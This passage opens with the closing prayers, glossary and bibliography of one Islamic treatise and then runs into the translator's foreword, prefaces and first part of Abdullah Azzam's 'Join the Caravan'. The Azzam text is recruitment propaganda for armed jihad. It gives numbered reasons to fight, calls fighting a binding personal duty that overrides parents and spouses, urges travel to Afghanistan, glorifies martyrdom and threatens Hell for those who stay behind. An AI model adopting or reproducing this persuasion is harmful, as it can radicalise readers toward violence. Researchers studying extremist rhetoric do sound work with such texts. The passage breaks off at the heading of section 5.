When the heart is darkened, things no longer appear as they truly are, for truth is confused and its face no longer apparent. The heart is inverted and sees truth as falsehood and falsehood as truth.

There must be *Taqwa* that the capacity for discernment is developed, the heart cleansed, that if may accord things their proper order: **"O you who believe! If you obey and fear Allah, He will grant you *Furqan* a criterion** (to judge between right and wrong or *Makhraj*, i.e. making a way for you to get out from every difficulty), **and will expiate for you your sins, and forgive you, and Allah is the owner of the great bounty."**[119]

When they were in confusion over difficult questions they should say, "ask the people of the battle fronts because they are the nearest to Allah".

They asked Ahmad Bin Hanbal: "Who do we ask after you?" He said, "ask Aba Bakr al Waraq for he possesses *Taqwa* as it ought to be, and I hope he will be successful in answering."

In Bukhari and Muslim a hadith *Marfu*: "In the past among the nations before you there were inspired men and if there was one in my nation it would be Umar Bin Khattab," and Umar was true to this.

Muslim narrates in his sahih from Aisha (ra), who said: "The Messenger of Allah (saw) would open his prayer when he stood at night with: Our Lord of Jibreel and Mikaeel, Originator of the heavens and the earth, Knower of the unseen and the seen, you judge between your slaves in that in which they are at difference. Guide me from that in which they differ to the truth by Your leave. You guide whom You will to the straight path."

---

[118] Soorat Al A'raf: 175-176.

[119] Soorat Al Anfal: 29.

Finally we supplicate by the blessed verse: **"...O Lord! Judge between us and our people in truth, for you are the best of those who give judgment."**[120] We repeat the supplication of the Messenger of Allah (saw) as reported in sahih Muslim:

"O Allah guide us from that in which they differ to the truth by your permission. You guide whom you will to the straight path. Our Lord forgive us and our brethren who preceded us in faith and put not in our hearts any hatred towards those who have believed. Our Lord you are indeed Full of Kindness, Most Merciful.

O Allah make us live in contentment and die as *Shaheed* and gather us among the group of Mustafa (saw). Glory be to you O Allah and praise, I bear witness that there is no god but you. I seek your forgiveness and to you I repent.

Glossary

Ansaar: anyone of the companions of the Prophet (saw) from the inhabitants of Medina, who received and hosted the Muslim immigrants from Mecca and other places.

Ahlul Harb: all people belonging to the nation of the enemy.

Ahlul Sunnah wa Jammah: those who follow the authentic *Sunnah* of the prophet according to the understanding of the companions of the Prophet (saw).

Alim: scholar or man of knowledge.

Amir: chief, commander, leader, master.

Amirul Mu'mineen: leader of the believers.

'Ard: all things held in honor: women, family, country, dignity etc.

---

[120] Soorat Al A'raf: 89

Bid'ah: innovation in religion. any act or practice not found in the Sunnah of the Prophet (saw) or the Qur'an.
Da'wah: preaching, inviting, calling (to Islam, jihad, etc.)
Da'i: one who performs *Da'wah*.
Fara'id: .plural of Fard.
Fard: compulsory, obligatory duty.
Fard Ayn: greatest degree of obligation. compulsory such as five daily prayers, Hajj, fasting the month of Ramadan and so on.
Fard Kifaya: Initially compulsory, but voluntary upon fulfillment of specific conditions.
Fatawa: plural of Fatwa.
Fatwa: legal ruling.
Fiqh: Islamic jurisprudence.
Fitnah: trial, tribulation, temptation.
Hadith: report of the Prophet's (saw) words or actions.
Hafiz: one who has committed the Qur'an in its entirety to memory.
Harram: forbidden according to the *Shariah*.
Hasan: good. second highest degree of authenticity in hadith classification.
Hijaz: the Arabian peninsula.
Hijr: emigration in the cause of Allah.
Ijma: consensus of the *Ulama.*
Iman: belief, faith.
Jamat: group, gathering, community.
Jizya: head tax imposed by Islam on non-Muslims living under the protection of an Islamic government.
Kaffir: disbeliever, infidel.
Kuffar: plural of Kaffir.
Kufr: disbelief.
Marfu': uninterrupted chain of narration leading to the Prophet (saw), therefore reporting directly.
Mathhab: school of thought in Islamic jurisprudence. The four major ones being: Maliki, Shaffie, Hanbali and Hanafi.
Muhaditheen: Scholar specializing in hadith.
Mushrikun: polytheist, pagans, idolaters. people who practice Shirk.
Qiyas: (Principle of Fiqh) Juristic reasoning, inference by deduction, by analogy.
Rakat: unit of prayer, consisting of one series of prostrations.
Ribatt: waiting in preparation to meet the enemy.
Sahih: correct. certified. highest ranking of authenticity in hadith classification.
Salaf: pious people of the early generations of Islam.

Shariah: Islamic law.
Shaheed: Martyr in the cause of Allah.
Shaytaan: Satan, demon.
Sheikh: elder. Title usually attributed to man of knowledge.
Shirk: associating partners with Allah, the worship of false gods or idols.
Shuhada: plural of Shaheed.
Sunnah: legal ways, practices, orders, acts of worship and statements etc. of the Prophet (saw) that have become model followed by Muslims.
Tabligh: to convey, notify, inform, declare.
Tafseer: commentary, interpretation of Qur'an.
Taqwa: fear of Allah, piety, devoutness, religiousness
Ulama: plural of Alim.
Ummah: the entire community of Muslims.
Zakat: compulsory Islamic charity.

THE NOBLE QUR'AN: *A summarized Version of At-Tabari,Al Qurtubi and Ibn Kathir with comments from Sahih al Bukhari.* Summarized in One Volume. trans. by Dr. Mohammed Taqi-ud-Din Al-Hilali and Dr. Mohammed Muhsin Khan. Maktaba Dar-us-Salam: Kingdom of Saudi Arabia, 1993.

JOIN THE CARAVAN

Shaykh `Abdullah `Azzam

TRANSLATOR'S FOREWORD

Praise be to Allah, Lord of the Worlds. The Hereafter is for the pious, and there is no enmity save toward the unjust. I bear witness that there is none worthy of worship save Allah alone, and I bear witness that Muhammad is His Slave and Messenger. May Allah bless him, his pure Household, his noble Companions, and all those who follow them in goodness upto the day of Judgement. I am pleased to present this translation of the martyred Shaykh `Abdullah `Azzam's "Join The Caravan" (Ilhaq bil-qawafilah) to our English-speaking brothers and sisters.

The Shaykh has done an excellent job of informing Muslims about jihad, the topic which is so much misunderstood and neglected today. The book focuses on Afghanistan, but most of what is mentioned is applicable to jihad in general. `Abdullah `Azzam was born in Palestine, and earned a Ph.D. in Islamic studies from Al-Azhar University in Egypt. He spent the early part of his life in Palestine, participating in the jihad there. However, matters there were not to his liking, for the people involved in jihad were far removed from Islam. He told of how these people used to spend the nights playing cards and listening to music, under the illusion that they were performing jihad to liberate Palestine.

Shaykh `Abdullah mentioned that, out of the thousands in the camp he was in, the number of people who offered their salah in congregation were so few they could be counted on one hand. He tried to steer them towards Islam, but they resisted his attempts. One day he rhetorically asked one of the "Mujahideen" what the religion behind the Palestinian revolution was, to which the man replied, quite clearly and bluntly, "This revolution has no religion behind it."

This was the last straw. Shaykh `Abdullah left Palestine, and went to Saudi Arabia to teach in the universities there. When he learned about the Afghan jihad, he left his teaching position at King `Abdul-`Aziz University and went to Islamabad, Pakistan, in order to be able to participate in the jihad. He travelled all over the world, calling on Muslims to rally to the defence of their religion and lands. He wrote a number of books on jihad. Moreover, he himself participated bodily in the Afghan jihad, despite the fact that he was in his sixties. He traversed Afghanistan, from north to south, east and west, in snow, through the mountains, in heat and in cold, riding donkeys and on foot. Young men with him used to tire from such exertions, but not Shaykh `Abdullah. No other Arab has worked for the Afghan jihad in such a manner. At an age of more than sixty years, he performed jihad in every way possible, truly responding to the call of Allah, "Go forth, light and heavy, and strive with your selves and your wealth in the path of Allah. That is better for you, if only you knew."*{Qur'an, 9:41}*

He reared his family also, in the same spirit, so that his wife, for example, engaged in orphan care and other humanitarian work in Afghanistan. He refused teaching positions at a number of universities, declaring that he would not quit jihad until he was either martyred or assassinated. He used to reiterate that his ultimate goal was still to liberate Palestine. Naturally, such a pride to Islam caused great distress to the enemies of this religion, and they plotted to eliminate him. In 1989 CE, a lethal amount of TNT explosive was placed beneath the pulpit from which he delivered the sermon every

Friday. It was such a formidable quantity that if it had exploded, it would have destroyed the mosque, together with everything and everybody in it. Hundreds of Muslims would have been killed, but Allah provided protection and the bomb did not explode.

The enemies, determined to accomplish their ugly task, tried another plot in Peshawar, shortly after this in the same year. They planted three bombs on a road so narrow only a single car could travel on it. It was the road Shaykh `Abdullah would use to drive to the Friday prayer. That Friday, the Shaykh, together with two of his sons, Ibrahim and Muhammad, along with one of the sons of the late Shaykh Tamim `Adnani (another hero of the Afghan jihad), drove along the road. The car stopped at the position of the first bomb, and the Shaykh alighted to walk the remainder of the way. The enemies, lying in wait, then exploded the bomb. A loud explosion and a great thundering were heard all over the city. People emerged from the mosque, and beheld a terrible scene. Only a small fragment of the car remained; the young son Ibrahim flew 100 meters into the air; the other two youths were thrown a similar distance away, and their remains were scattered among the trees and power lines. As for Shaykh `Abdullah himself, his body was found resting against a wall, totally intact and not at all disfigured, except that some blood was seen issuing from his mouth. It was in this way that this great hero and reformer of Islam departed from the arena of jihad and from this world, never to return. May Allah accept him as a martyr, and grant him the highest station in Paradise.

The struggle, which he stood for, continues, despite the enemies of Islam. "They seek to extinguish the light of Allah by their mouths. But Allah refuses save to perfect His light, even if the Disbelievers are averse. It is He who has sent His messenger with the guidance and the true religion, in order that He may make it prevail over all religions, even if the pagans are averse."*{Qur'an, 9:32-33}* Since the book was written, the Soviets have been expelled from Afghanistan, by Allah's grace, and the entire Soviet Union has disintegrated.

Yet, the fighting in Afghanistan continues, as those who are striving to raise Allah's word battle against others whose motives were not purely Islamic. Doubtless, the struggle must continue until truth emerges distinct from falsehood, and the true Mujahideen attain triumph and defeat the Communists and other enemies of Islam who are trying to destroy the fruit of the Afghan jihad. It is particularly important for Muslims to acquaint themselves with the true state of affairs in Afghanistan before making unjustified, rash statements and accusations. Let us remind ourselves of the folly of speaking without being properly informed. "When you were propagating it with your tongues, your mouths uttering that of which you had no knowledge, thinking it to be of little consequence, whereas it was serious (indeed) before Allah"*{Qur'an, 24:15}*

May Allah bring benefit by means of this book, and grant us all the courage and ability to respond to His call. May He grant success and victory to all those who strive in His way the world over.

PREFACE TO THE FIRST EDITION

Praise be to Allah, Lord of the Worlds, and blessings and peace be upon the noblest of all the Messengers. This is a small treatise that I wrote for those who are pining away for jihad and who hope for martyrdom in its way. The book is in 2 parts:

Part 1: Reasons for jihad
Part 2: Oh Islam!

I have concluded with a synopsis and observations. We hope that Allah will being benefit by it, and will reform us and reform others by means of us, surely He is the Hearer, the Nearby, the Answerer of Prayers. I intend the book as a reply to many letters which I receive asking for advice about coming to Afghanistan.

So come to Gardens of Eden, for they are Your original abode and therein are camping grounds; But we are captives of the enemy, so can we then return to our home countries and give up?

The Slave Needful of Allah,
`Abdullah al-`Azzam
17 Sha'ban n 1407 A.H.
15 April 1987 CE

PREFACE TO THE SECOND EDITION

Praise be to Allah alone, and blessings and peace be on (Muhammad) after whom there is no Prophet (sallallahu alayhi wa sallam). It did not pass through my mind while I was writing this treatise that it might bring about such a great revolution, so that our numbers would increase close to tenfold. Nor did it cross my mind that there are latent capabilities lying beneath the heaps of practices which are lethal to perception and intuition. These aptitudes have the ability to respond to the true call bursting forth from the depths of hearts wounded by the condition of the Muslims. We have become conscious, in the course of our profound experiment in Afghanistan over a time-span of 7 years and some, that this Ummah is prolific and that it has not become barren of outstanding eras nor of delivery of men. We have seen that the land of Islam is still fertile; giving its produce at all times by its Lord's leave, whenever the plantations find a person of insight to serve as a trustworthy administrator. This Ummah only lacks exemplars to lead the journey sincerely, who are well acquainted with mobilizing an exploration, and who give priority to the commissioning of leadership.

In proportion to the determined ones comes determination, And in proportion to noble people come noble deeds. In the eye of the little ones, the small misfortune appears tremendous, And diminished in the eye of the mighty are great distresses.

We have already seen lofty examples of new blossoms, which Allah has steered until they ripened in the kiln of the battlefield, and became matured by its heat. We found most of these people to be from among those of modest upbringing, good-heart, and healthy character. We have seen that much education, with the accompanying suppression of deeds brings about a cold heart, slackened determination and a greed for life, which argues, unfeelingly and feebly against evidence by way of barren disputation. The wise instructor should look down upon hysteria, recklessness, faltering from seeing evil, losing aim due to anger over the women who have been raped, and feelings of jealous torment on seeing such profound events; all this is rashness. It is possible for Islam to obtain many benefits from the school of the Afghan Jihad. It is also possible for loftier models, people with mature

abilities and wiser, more mindful propagators to come to the land of jihad. Thousands of such people could bring about a tremendous revolution in the reality of Afghanistan, and in the inhabited regions thereafter. Those thousands may change history. We do not deny that a large number of arrivals, with simple thinking, shallow Islamic juristic knowledge drawn from diverse founts and different pedagogic schools, and disparity in levels of age and knowledge, has brought about a kind of convulsion in education. It has cast a great burden upon our shoulders. But what could we possibly do when so few mature people are coming, and the journey has incapacitated some of the sincere people of insight? We have tried to face the problem in its actual proportion, and to call to it anybody who cares to listen while bearing witness to the truth. However, none have come to us other than simple youths, who were therefore our raw material. Of course, it was necessary to work on them so that they could make their contribution and participate with their fortune in this noble, blessed activity. Mature propagators are still the talk of the hour in the Islamic jihad of Afghanistan, and the subject of pressing necessity and glaring need. There are still many solutions to problems in the hands of those who are not occupying the roles they should. Perhaps I am more conscious than others of the abundant good in this place, which is veiled from those who are absent, and the great success which so many of the arrivals have attained. The encouraging word of our Lord to the Mujahideen suffices us (translated):

"Those of the believers who sit back, except for those who are incapacitated, are not equal with those who strive in the way of Allah with their wealth and their selves. Allah has granted a higher rank to those who strive with their possessions and selves, over those who sit back. And to all of them has Allah promised good. But Allah has favored the Mujahideen with a tremendous reward, by levels from Him, and with forgiveness and mercy, over those who sit back. And Allah is Oft-Forgiving, Most Merciful." *{Qur'an 4:95-96}*

And also the encouraging words of the Prophet (sallallahu alayhi wa sallam):

"It was asked, 'Oh Messenger of Allah! Which of mankind is most excellent?' He (sallallahu alayhi wa sallam) replied,

'A believer who strives in the Path of Allah with his self and his wealth.'" *{Saheeh Bukhari 4/45}*

"Standing for an hour in the ranks of battle in the Path of Allah is better than standing in prayer for sixty years." *{Saheeh, related by Ibn Adee and Ibn Asakir from Abu Hurayrah (4/6165). Saheeh Al-Jaami' As-Sagheer No. 4305}*

"A morning or evening spent in the Path of Allah is better than the world and all it contains." *{Saheeh Al-Bukhari 4/50 - Agreed upon}*

And in Sahih Bukhari, reported from the Prophet (sallallahu alayhi wa sallam):

"In Paradise are a hundred levels which Allah has prepared for those who strive in His way. The difference between two consecutive levels is like that between earth and sky." *{Saheeh Al-Bukhari 4/48}*

In any case, there are two duties, which we are trying to establish: the duty of jihad (fighting), and the duty of arousing the believers. If, in this way, we achieve success, it is from Allah, and should we miss

it, it is because of Satan and ourselves. It suffices us that we have striven sincerely and called attention, with insight, to the terror of the situation. And we hope that Allah will provide us with sincerity and steadfastness and that He will accept our deeds from us, and bring us our end in martyrdom.

`Abdullah `Azzam
1st Jummad al-Awwal 1409 A.H. corresponding to 9th December 1988 CE

PART ONE: REASONS FOR JIHAD

Praise be to Allah Whom we praise, and from Whom we seek help and forgiveness. We seek refuge with Allah from the evil of our selves and from our bad deeds. Whomever Allah guides none can lead astray, and whomever He leaves to stray, none can guide him aright. I bear witness that there is none worthy of worship but Allah alone, Who has no partners, and I bear witness that Muhammad is His Servant and Messenger.

Oh Allah! There is nothing easy except that which You make easy, and you make difficult things easy when You will. Anybody who looks into the state of the Muslims today will find that their greatest misfortune is their abandonment of Jihad "...due to love of this world and abhorrence of death..." *{Extracted by Abu Dawud, As-Saheehah 958}.* Because of that, the tyrants have gained dominance over the Muslims in every aspect and in every land. The reason for this is that the Disbelievers only stand in awe of fighting.

"So fight in the Path of Allah- you will be held accountable only for yourself- and arouse the believers. Surely, Allah will subdue the might of the Disbelievers, and Allah is mightier in power and severer in exemplary punishment." *{Quran 4:84}*

We then are calling upon the Muslims and urging them to proceed to fight, for many reasons, at the head of which are the following:

1. In order that the Disbelievers do not dominate.
2. Due to the scarcity of men.
3. Fear of Hell-fire.
4. Fulfilling the duty of Jihad, and responding to the call of the Lord.
5. Following in the footsteps of the Pious Predecessors.
6. Establishing a solid foundation as a base for Islam.
7. Protecting those who are oppressed in the land.
8. Hoping for martyrdom.
9. A shield for the Ummah, and a means for lifting disgrace off them
10. Protecting the dignity of the Ummah, and repelling the conspiracy of its enemies
11. Preservation of the earth, and protection from corruption
12. Security of Islamic places of worship
13. Protection of the Ummah from punishment, disfiguration and displacement
14. Prosperity of the Ummah, and surplus of its resources
15. Jihad is the highest peak of Islam.

16. Jihad is the most excellent form of worship, and by means of it the Muslim can reach the highest of ranks.

1. In order that the Disbelievers do not dominate For in the noble verse of the Qur'an, we find, (translated):

"And fight them until there is no Fitnah, and the way of life prescribed by Allah is established in its entirety. But even if they desist, Allah sees what they do." *{Qur'an 8:39}*

So, if the fighting stops, the Disbelievers dominate, and the Fitnah, which is shirk, spreads.

2. Scarcity of Men

The crisis of the Islamic world is the lack of men who are competent in bearing responsibility and meriting trust, as has been reported in Sahih Bukhari:

"People are like a hundred camels out of which you can hardly find one suitable to ride." *{Saheeh Bukhari}*

This means that the ultimate in moderation regarding things of this world and in longing for the hereafter is as scarce as a rahilah. It has been narrated that `Umar Ibn al-Khattab (may Allah be pleased with him) told the cream of his companions,

"Wish!"

and so each of them wished something, and then they said,

"Wish, oh Commander of the Believers!"

Umar then said,

"I wish that I could have this house full of people like Abu Ubaydah bin Al-Jarrah." (Abu Ubaydah was one about whom the Rasul (sallallahu alayhe wa sallam) said is the "trustworthy one" of the Ummah.)

The men who know are few, those who act are even fewer. Those who perform Jihad are rarer and scarcer, and those who remain steadfast on this path are hardly sufficient to be mentioned. Many a time have I looked in on a gathering for Qur'anic recitation, comprising Arab youths who came to the Land of Honor and Glory (by which I mean the land of Afghanistan).

Power on the back of distinction does ride, And distinction comes about through night journeys and vigilance.

I am saying, I have looked at the countenances of the youths, seeking one among them proficient in the rules of recitation so that I could put him in charge of the group, but I did not find a single such one. Thereupon I could well say, *"How our people have served us!"* which are the very words that the Prophet (sallallahu alayhi wa sallam) said when seven youths of Ansar were killed in front of him on

the Day of Uhud. We are saying that our learned brethren and mature propagators have not come to us. On the contrary, some of them advise those who come forward to sit complacently in their own countries, even if they could not say a word against the injustice of the oppressors and the tyranny of the occupiers. And some of them give verdicts without knowledge, saying, *"The Afghans are in need of money and not in need of men".* As for me, through the course of my day-to-day life for this Jihad, I have found that the Afghans are in severe need of money. But their need for men is more severe, and the necessity of propagators is greater. I reaffirm this while living my eighth year amongst the Mujahideen.

If you have any doubt about what I am saying, then come with us. We will pass through Afghanistan so that you can see for yourself an entire regiment in which not a single person among them who is proficient in the recitation of the Qur'an. Then move on with me to another regiment so that you can be convinced that there is nobody in it who knows how to perform the funeral prayer, on account of which they are forced to carry their martyr long distances in order to find somebody to pray over his body. As for the juristic details of Jihad, such as distribution of booty and treatment of prisoners of war, these matters have arisen in many regiments. Due to ignorance about them, however, they were forced to pass them on to an area in which there was a scholar or scholars who could give their decisions according to the Islamic law. You will become aware, on account of the profound signs left by the Arab youths of modest education (possibly even not surpassing secondary school), of the severe need for propagators, Imams,reciters of the Qur'an and religious scholars. We mention, by way of example, and by no means exhaustive at that, the brothers, Abdullah Anas, Abu Dajanah, Abu `Asim, Tahir; there are many others besides them. If I were to tell you about AbuShu`ayb, the illiterate Arab, and the meaningful impressions he left behind in the entire province of Baghlun, you would stand speechless and astonished, dumbfounded and in unceasing wonder.

We still have hope for the brothers who have not been able to escape from the cage of communal practice, and who have not shaken off the accumulations of custom; those who have not cast off from their shoulders the traditions of defeated generations due to pressure of profound reality and before the evil, scheming onslaught of the Orientalists. I am telling these brothers that if they have not come out to us themselves, then at least those, whose souls are fluttering over the land of jihad should pray that they reach it with their bodies.

We told one of the staff of Ahmad Shah Mas`ud - the most brilliant commander in Afghanistan, without dispute -{Ahmad Shah Masood: this statement was made in the 1980's, before Masood switched sides and joined the anti-Islamic forces against the Taliban} :

"Tell us about Abu `Asim, the reciter of the Qur'an, who was martyred amongst you in Andar."

He said,

"I have not seen anybody comparable to him in dignity, disposition and sedate, tranquil conduct. Because of this, none of us used to speak in his presence, nor stretch out our feet, let alone joke or laugh."

What, then, will you say, brother, if I inform you that Abu `Asim only had a secondary school education, and was not more than twenty-three years old, but that he memorised the Qur'an?

So, now has come the time of true men, and this is a place not for words but for action.

Forget about the plundered vaults,
Tell me instead about the mounts. {This verse is by Amr Al-Qays, and it means: 'Stop talking about the vaults whose contents have been plundered, and tell me instead about the herd of strong camels on which our life depends.' This is a metaphor told to somebody who talks about insignificant things while ignoring significant matters.}

This verse is by Umr al-Qays, and it means: Stop talking about the vaults whose contents have been plundered, and tell me instead about the herd of strong camels on which our life depends. This is a metaphor told to somebody who talks about insignificant things while abjuring significant matters. Surely, weighty matters and grave, painful disasters have befallen the Muslims. So stop talking about food and styles of speech, and instead, tell me about this important matter and what the Muslims have prepared for it.

Matters which, were they to be contemplated by a child,
The child's appearance would become that of one aged.

3. Fear of the Fire

Allah, the Mighty, the Majestic, says (translated):

"Unless you go forth, He will punish you with a severe punishment, and will replace you with another people, and you will not harm Him at all. And Allah has power over all things." *{Qur'an 9:39}*

Ibn al-`Arabi said *{Tafseer Al-Qurtubi 8/142},*

"The severe punishment in this world is through the occupation of the enemy, and in the Hereafter by fire."

Qurtubi said,

"It has been said that what is meant by this verse is that going out (for Jihad) is compulsory in times of need, of advent of the Disbelievers, and of severe furor of fighting."

Allah, the Mighty, the Majestic, says, (translated):

"Those whose souls the angels take while they are wronging themselves - (the angels) say to them, 'What was the matter with you?' They reply, 'We were weak and oppressed in the land.' (The angels) say, 'Was not Allah's earth spacious enough that you could emigrate therein?' Then, the abode of those people shall be Hell - how evil a destination! Except for such weak and oppressed men, women and children who were neither able to come up with a stratagem (to emigrate) nor shown any way (to do so) - those Allah will surely pardon, and Allah is Most Pardoning, Oft-Forgiving."*{Qur'an 4:97-99}*

Bukhari has narrated, through his sound chain of narration, that `Ikrimah said *{Saheeh Bukhari},*

"Ibn `Abbas informed me that people from among the Muslims were with the pagans, swelling their numbers, during the time of the Prophet (sallallahu alayhi wa sallam). Arrows which were shot would come and hit some of them, killing them, and then Allah revealed (the verses meaning), "Those whose souls the angels take while they are wronging themselves..."

Thus, the believers in Mecca who were clutching on to their religion and had not emigrated went out on the day of Badr out of shame and fear of the Disbelievers, so that the ranks of the Disbelievers were swelled. Then some of these Muslims were killed, and according to Bukhari's narration, they deserve Hell. What then do you think about the millions of Muslims who are being humiliated with dreadful persecution, and are living the lives of cattle? They cannot repel attacks on their honor, lives and properties. Nay, such a man cannot even have his own way in growing his beard because it is an obvious sign of Islam. Nor, in fact, is he free to have his wife wear the long garments required by Islam because it is a crime for which he may be seized anywhere and at any time. Nor can he teach the Qur'an to three Muslim youths in the mosque because it is an illegal gathering according to the law of the ignorant. Nay, in some of the countries which are called Islamic, he cannot even have his wife cover her hair, nor can he prevent the intelligence officers from taking his daughter by the hand in the deep of night, under the cover of pitch-darkness, to wherever they wish. Can he refuse a command issued by the evil authorities in which he provides a cheap sacrifice on the altar of the whims of this tyrant?

Are these millions not living lives of despicable subjugation, and do the angels not take their souls while they are wronging themselves? What then will be their reply when the angels ask them,

"What was the matter with you?"

Will they not say,

"We were weak and oppressed in the land"?

Weakness is not an excuse before the Lord of the Worlds. In fact, it is a crime making the one committing it deserving of Hell. But Allah has excused those of advanced years; the small children; and the women who neither find any scheme for liberation, nor know the path to the Land of Honor, nor are able to emigrate to the land of Islam or to arrive at the base for Jihad.

I shall turn my face away from a land which has
Made tongue ineffective and locked up my heart,
A man's clear resolution and common sense
Dictate that he turn away from the sun's glare.

Jihad and emigration to Jihad have a deep-rooted role which cannot be separated from the constitution of this religion. A religion, which does not have Jihad, cannot become established in any land, nor can it strengthen its frame. The steadfast Jihad, which is one of the innermost constituents of this religion and which has its weight in the scales of the Lord of the Worlds, is not a contingent phenomenon peculiar to the period in which the Qur'an was revealed; it is in fact a necessity accompanying the caravan which this religion guides.

Sayyid Qutb says *{Fi Dhilaal-il-Quran 2/742}*, interpreting this verse,

"If Jihad had been a transitory phenomenon in the life of the Muslim Ummah, all these sections of the Qur'anic text would not be flooded with this type of verse! Likewise, so much of the sunnah of the Messenger of Allah (sallallahu alayhi wa sallam), would not be occupied with such matters. If Jihad were a passing phenomenon of Islam, the Messenger of Allah (sallallahu alayhi wa sallam) would not have said the following words to every Muslim until the Day of Judgement, 'Whoever dies neither having fought (in Jihad), nor having made up his mind to do so, dies on a branch of hypocrisy.' {Muslim, on the authority of AbuHurayrah}

Allah, the Flawless, knows that this is a thing that kings hate! And He knows that the associates of the ruler will inevitably resist it because it is a way other than theirs. It is a manner different from their own, not only for a fixed duration, but today and tomorrow and in every land and in every era! Allah, the Flawless, knows that Evil is a braggart and that it is not possible for it to become fair. Nor will it to allow Good to rise in whatever safe, well-established ways that the latter follows, because the very growth of Good is a risk to Evil. The very existence of truth is a danger to falsehood. And, no doubt, Evil will turn to hostility; and certainly, Falsehood will defend itself by attempting to kill the truth and suppress it by force. This is a natural disposition, not a temporal matter! It is nature, and not a transient condition.

Hence, certainly there must be Jihad…assuredly in every form...unquestionably it should begin in the realm of ideas, and then appear in and pervade the world of truth, reality and experience...Undoubtedly, armed Evil must be taken on by armed Good...Falsehood strengthened by numbers must be confronted by Truth garbed with preparation...otherwise it would be suicide, or jest not befitting Muslims."

I blame not the invader when he uses force or prepares, For his way is to seize, and our concern must be to prepare.

4. Responding to the Call of the Lord

Allah, Most High, says, (translated):

"Go forth, light and heavy, and strive with your wealth and selves in the Path of Allah; that is better for you, if only you knew."*{Qur'an 9:41}*

Qurtubi has quoted ten different reports for the interpretation of "light" and "heavy":

1. Narrated from Ibn `Abbas: *youthful and mature.*
2. Narrated from Ibn `Abbas and Qatadah: *eager and uneager.*
3. **Light:** *rich,* and **heavy:** *poor.* Reported by Mujahid.
4. **Light:** *youthful,* and **heavy:** *old.* Reported by Hasan Basri.
5. *Busy and unoccupied.* Reported by Zayd Ibn Ali and al-Hakam Ibn `Utaybah.
6. **Heavy** is the one with family, and light is the one with no family. Reported by Zayd Ibn Aslam.
7. **Heavy** is the one with some work, which he dislikes abandoning, and **light** is the one without any work. Reported by Ibn Zayd.
8. **Light:** infantry, and **heavy:** cavalry. Reported by al-Awza`i.
9. **Light** are the ones who rush to the war like the vanguard (the foremost rank of the army).

10. **Light:** brave, and heavy: cowardly. Reported by al-Naqqash.

The correct interpretation, in our understanding, is that people have been ordered as a whole. That is, "Go forth, whether the activity is light for you or heavy." It has been narrated that Ibn Umm Maktum [the blind man] came to the Messenger of Allah (sallallahu alayhi wa sallam), and asked him, "Do I have to do battle?" The Prophet (sallallahu alayhi wa sallam) said,

"Yes," until Allah Most High revealed the verse meaning, "There is no blame on the blind."

These reports are only to illustrate **"light"** and **"heavy"**, and a sensible person does not doubt that the conditions in which we are living, in Afghanistan and Palestine - nay in the major part of the Islamic world - fall under the jurisdiction of this verse. There is agreement among mufassirin, muhaddithin, jurists and scholars of usul (religious principles) that when the enemy enters an Islamic land or a land that was once part of the Islamic lands, it is obligatory on the inhabitants of that place to go forth to face the enemy.

But if they sit back, or are incapable, lazy, or insufficient in number, the individual obligation (fard `ayn) spreads to those around them. Then if they also fall short or sit back, it goes to those around them; and so on and so on, until the individually obligatory (fard `ayn) nature of jihad encompasses the whole world. At that time, nobody can abandon it, just like salah and fasting, to the extent that the son may go out without the permission of his father, the debtor without the permission of the one he owes, the woman without the permission of her husband, and the slave without the permission of his master. The individually obligatory nature of jihad remains in effect until the lands are purified from the pollution of the Disbelievers. However, a woman going out on a journey must have a mahram.

I have not found, in my modest experience, any book of fiqh, tafsir or Hadith, which does not document this condition. None of the Predecessors have said that this condition is one in which jihad is Fard kifayah, nor have they said that the permission of parents is necessary. The sin is not lifted off the necks of the Muslims as long as any area of land (which was once Muslim) remains in the hands of the Disbelievers, and none are saved from the sin except those who perform jihad.

So, everyone not performing jihad today is forsaking a duty, just like the one who eats during the days of Ramadhan without excuse, or the rich person who withholds the Zakat from his wealth. Nay, the state of the person who abandons jihad is more severe.

As Ibn Taymiyyah says, *"As for the occupying enemy who is spoiling the religion and the world, there is nothing more compulsory after faith (man) than repelling him."{Fatawa Al-Kubra 4/520}*

And the clear truth which cannot be escaped is contained in the words of Abu Talhah when he recited (the words meaning),

'Go forth, light and heavy,'

He said,

'Young and old, Allah has not accepted the excuse of anyone.'

Then he said,

'O son! Prepare me (for jihad), prepare me!'

His son said,

'May Allah have mercy on you! You did battle along with the Prophet (sallallahu alayhi wa sallam) until he died, and together with AbuBakr until he died, and the same alongsideUmar until he died, so now we will do battle on your behalf.'

But Abu Talhah said,

'No, prepare me.'

So he went out for jihad, and died at sea, and they did not find an island on which they could bury him until seven days later, at which time they buried him there. His corpse had not decomposed, may Allah be pleased with him.

Al-Qurtubi says *{Tafseer Al-Qurtubi 7/151},*

"When jihad becomes individually obligatory because of the domination of the enemy over a piece of land, or by their occupation of a part of the Islamic heartland, then at that stage, it is obligatory on all the inhabitants of that land to go forth. They must go out light and heavy, young and old, each according to his/her capability; those with fathers without their fathers' permission, and also those without fathers.

None should linger behind from going out either to fight or to increase numbers, even if the inhabitants of that area are weak, until they know that they have amongst them the capability to withstand the enemy and repel them.

In the same way, it is also compulsory for everybody who knows of their weakness against the enemy, and knows that he could join them and help, to go out, for the Muslims are all a single hand against the enemy. This is the status of jihad until the inhabitants of the area have managed to repel the enemy that descended upon the land and occupied it, at which point the obligation is waived from the others."

If the enemy comes close to the Land of Islam (darul-Islam) without actually entering it, it is also necessary that the people should go out towards them until the religion of Allah prevails, the territory is protected, its heartland is safeguarded, and the enemy is subdued. There is no disagreement regarding any of this. How beautiful are the verses of the poetic genius al-Ja`di in addressing his wife who wishes that he would sit with his family:

She spent the night sitting, reminding me of Allah
While tears abundantly down their channels did run.
Dear woman! The Book of Allah has taken me forth,
Averse. Shall I then forbid Allah from what He has done?
If I return, then the Lord of Creation shall have returned me;

If I meet my Lord then in my place marry another man.
I was not lame nor blind that He should excuse me,
Nor weak from any illness causing incapacitation.

5. Following the Pious Predecessors

